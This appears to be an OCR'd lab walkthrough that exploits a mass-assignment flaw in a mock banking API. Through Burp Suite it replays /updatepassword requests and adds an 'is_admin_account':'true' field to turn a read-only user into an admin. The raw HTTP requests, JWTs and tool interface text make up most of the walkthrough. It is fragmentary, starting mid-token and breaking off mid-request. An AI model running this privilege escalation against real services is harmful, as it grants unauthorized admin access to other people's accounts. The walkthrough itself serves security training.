cAOzEHKoksBh2EiLzV08J2bS8HZ3YL9gaZZCqWl9
y-
JDYHWffNv8ljz57nr1KSlpb7xN5bLKhyKQpMJ85C
sf2R3ePybE-
fcVquXyLVr4myz2_dOiNR0Jpwr47nW2aGNFTi32A
6YxQYmw

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA


```
{
  "iss": "Dummy Bank",
  "acct": 1337,
  "scope": "account-read",
  "exp": 1575887088,
  "iat": 1575886488
}
```

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
```

Notice that the token has a scope claim and it is set to the value "account-read".

Forward the above request and view the changes reflected on the web page.




As mentioned in the challenge description:

"The authorization system used relies on a scope parameter in the issued token. If the token issued to a user has the scope of "account-write", then they get write access on the account, else, for scope of "account-read", the user gets read-only access to the account."


And the token obtained above has scope set to "account-read".

This means that the above user (“Elliot Alderson”) also has read-only access to the account. Therefore, he can only read his account balance.

Step 5: Resetting password for Elliot.



Set the password to 123.



Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer

Intercept | HTTP history | WebSockets history | Options

Request to http://192.248.164.3:8081

Forward | Drop | Intercept is on | Action

Raw | Headers | Hex

```
OPTIONS /updatepassword HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
Referer: http://192.248.164.3:5000/update
Origin: http://192.248.164.3:5000
Connection: close
```

Forward the above request.

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options

Intercept | HTTP history | WebSockets history | Options


Request to http://192.248.164.3:8081

Forward | Drop | Intercept is on | Action | Comment this item

Raw | Params | Headers | Hex


```
POST /updatepassword HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/update
Content-Type: application/json
Content-Length: 558
Origin: http://192.248.164.3:5000
Connection: close

{"password":"123","email":"elliot@evilcorp.com","token":"eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiYWNjdCI6MTMzNywic2NvcGUiOiJhY2Nvd
W50LXJlYWQiLCJleHAiOjE1NzU4ODcwODgsImlhdCI6MTU3NTg4NjQ4OH0.iMbfch1vv3DvNiWBmpBWace-YosFJba6la-X5hJFfzno6eWSggOC8AMryRlF8AtrAS7ykMgcsLjsRuX22MqovbrbUMjnkVQ8
Ron_sJu2JyHKRh62H7uSXt54s-cx6lAFLGlvUxjfhTqo2cSaNXBsSqcRhi4oiiseHRFX5b342nD9pXL-9RaRv7JxJkIgdgUzEtCOnq4U5-cAOzEHKoksBh2EiLzV08J2bS8HZ3YL9gaZZCqWl9y-JDYHWff
Nv8ljz57nr1KSlpb7xN5bLKhyKQpMJ85Csf2R3ePybE-fcVquXyLVr4myz2_dOiNR0Jpwr47nW2aGNFTi32A6YxQYmw"}
```

Forward the above request.




Notice that the password got successfully updated.


Check the response in the HTTP History window in Burp Proxy.



Notice that the response does not reflect anything about the attributes for a user.

Step 6: Checking the documentation for Banking API.





Check the Updating Password paragraph under the Updating Details section.

Updating Details

The API provides the users the ability to update their Email ID and passwords registered with the bank.

Updating Password

Password update is done by assigning the available JSON attributes in the user supplied data to the available attributes in the user schema. This flexible design allows the developers to make the changes in the schema without breaking the API.

Updating Email ID

Email ID update requires the old Email ID of the registered user and the new Email ID that the user wants to be used for all future purposes.


As it is mentioned in the "Updating Password" paragraph:

"Password update is done by assigning the available JSON attributes in the user supplied data to the available attributes in the user schema."

That means the mass assignment issue could be leveraged in this case.

But the customer attributes are also unknown.

Navigate back to the main page of the API documentation.



Check the Customer Attributes under the Schema Section.

Customer Attributes

The schema for customers consists of the following attributes:

- email
- password
- identifier
- is_admin_account

Information about the different attributes

1. email: Contains the Email ID of the registered user.

2. password: Contains the password of the registered user.

3. identifier: Contains the username of the registered user.

4. is_admin_account: Contains *"true"* or *"false"* and indicates whether the account is of admin user or not.

Notice that there is an attribute called "is_admin_account" that indicates whether the account is of admin user or not.

Step 7: Making Elliot the admin user.

Resetting the password for Elliot again:

Check the corresponding request in BurpSuite.

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer

Intercept | HTTP history | WebSockets history | Options

Request to http://192.248.164.3:8081

Forward | Drop | Intercept is on | Action

Raw | Headers | Hex

```
OPTIONS /login HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
Referer: http://192.248.164.3:5000/
Origin: http://192.248.164.3:5000
Connection: close
```

Forward the above request.

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer

Intercept | HTTP history | WebSockets history | Options


Request to http://192.248.164.3:8081

Forward | Drop | Intercept is on | Action


Raw | Params | Headers | Hex

```
POST /login HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/
Content-Type: application/json
Content-Length: 40
Origin: http://192.248.164.3:5000
Connection: close

{"identifier":"elliot","password":"123"}
```

Check the changes reflected on the web page.



Click on the Update Profile button.



Set the new password as 1234.

Update Profile

1234

1234

Change Password

Old Email ID

New Email ID

Change Email ID

Check the corresponding request in BurpSuite:

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer

Intercept | HTTP history | WebSockets history | Options

Request to http://192.248.164.3:8081

Forward | Drop | Intercept is on | Action

Raw | Headers | Hex

```
OPTIONS /updatepassword HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
Referer: http://192.248.164.3:5000/update
Origin: http://192.248.164.3:5000
Connection: close
```

Forward the above request.

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options

Intercept | HTTP history | WebSockets history | Options


Request to http://192.248.164.3:8081

Forward | Drop | Intercept is on | Action | Comment this item

Raw | Params | Headers | Hex

```
POST /updatepassword HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/update
Content-Type: application/json
Content-Length: 559
Origin: http://192.248.164.3:5000
Connection: close

{"password":"1234","email":"elliot@evilcorp.com","token":"eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiYWNjdCI6MTMzNywic2NvcGUiOiJhY2Nv
dW50LXJlYWQiLCJleHAiOjE1NzYwMDA3ODgsImlhdCI6MTU3NjAwMDE4OH0.eU4BSDwJgHSxFyIS8Mkk2Xu96VT5_uu0zPhPHdwCHFXuWKXxJ7oHRogrYhw78b4Mafg4HSdThutgZfSRFisAHDMOfcz0xtd
8OPTexjip3VKA-XS6MY9BqUwzOScAHxtrdTMasQLVQi4SzncpE4t_fy8iua8fbV8h_g8DtHPdCV7pFXAH9PWB0cwsjIWTVetcJYB2K31A0D4Yjg_0Ul8IOS6jRFgIbAhmZg0v_13cQgjYdrFjKznGoBdoqp
nWpcMGr12zTwBkBWWckwobJLovlyiMH5O0xmseO5y9Ehij6jIuy2bQx3QaZcL3wZQP7kDvxeIoXCfLy-Y5kCopiGLAFg"}
```

Send the above request to Repeater and turn off the intercept mode:



Notice on the web page a pop-up gets displayed acknowledging that the password has been updated successfully.

Navigate to the Repeater window and send a request again after editing the data sent:

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Proj

1 ...

Send | Cancel | < | >

Request

Raw | Params | Headers | Hex

```
POST /updatepassword HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/update
Content-Type: application/json
Content-Length: 559
Origin: http://192.248.164.3:5000
Connection: close

{"password":"1234","email":"elliot@evilcorp.com","token":"eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9
.eyJpc3MiOiJEdW1teSBCYW5rIiwiYWNjdCI6MTMzNywic2NvcGUiOiJhY2NvdW50LXJlYWQiLCJleHAiOjE1NzYwMDA3O
DgsImlhdCI6MTU3NjAwMDE4OH0.eU4BSDwJgHSxFyIS8Mkk2Xu96VT5_uu0zPhPHdwCHFXuWKXxJ7oHRogrYhw78b4Mafg
4HSdThutgZfSRFisAHDMOfcz0xtd8OPTexjip3VKA-XS6MY9BqUwzOScAHxtrdTMasQLVQi4SzncpE4t_fy8iua8fbV8h_
g8DtHPdCV7pFXAH9PWB0cwsjIWTVetcJYB2K31A0D4Yjg_0Ul8IOS6jRFgIbAhmZg0v_13cQgjYdrFjKznGoBdoqpnWpcM
Gr12zTwBkBWWckwobJLovlyiMH5O0xmseO5y9Ehij6jIuy2bQx3QaZcL3wZQP7kDvxeIoXCfLy-Y5kCopiGLAFg"}
```

Add the "is_admin_account" field in the JSON that is sent and set its value to "true".

Request

Raw | Params | Headers | Hex

```
POST /updatepassword HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/update
Content-Type: application/json
Content-Length: 559
Origin: http://192.248.164.3:5000
Connection: close

{"is_admin_account":"true","password":"1234","email":"elliot@evilcorp.com","token":"eyJhbGciOi
JSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiYWNjdCI6MTMzNywic2NvcGUiOiJhY2NvdW50LXJ
lYWQiLCJleHAiOjE1NzYwMDA3ODgsImlhdCI6MTU3NjAwMDE4OH0.eU4BSDwJgHSxFyIS8Mkk2Xu96VT5_uu0zPhPHdwCH
FXuWKXxJ7oHRogrYhw78b4Mafg4HSdThutgZfSRFisAHDMOfcz0xtd8OPTexjip3VKA-XS6MY9BqUwzOScAHxtrdTMasQL
VQi4SzncpE4t_fy8iua8fbV8h_g8DtHPdCV7pFXAH9PWB0cwsjIWTVetcJYB2K31A0D4Yjg_0Ul8IOS6jRFgIbAhmZg0v_
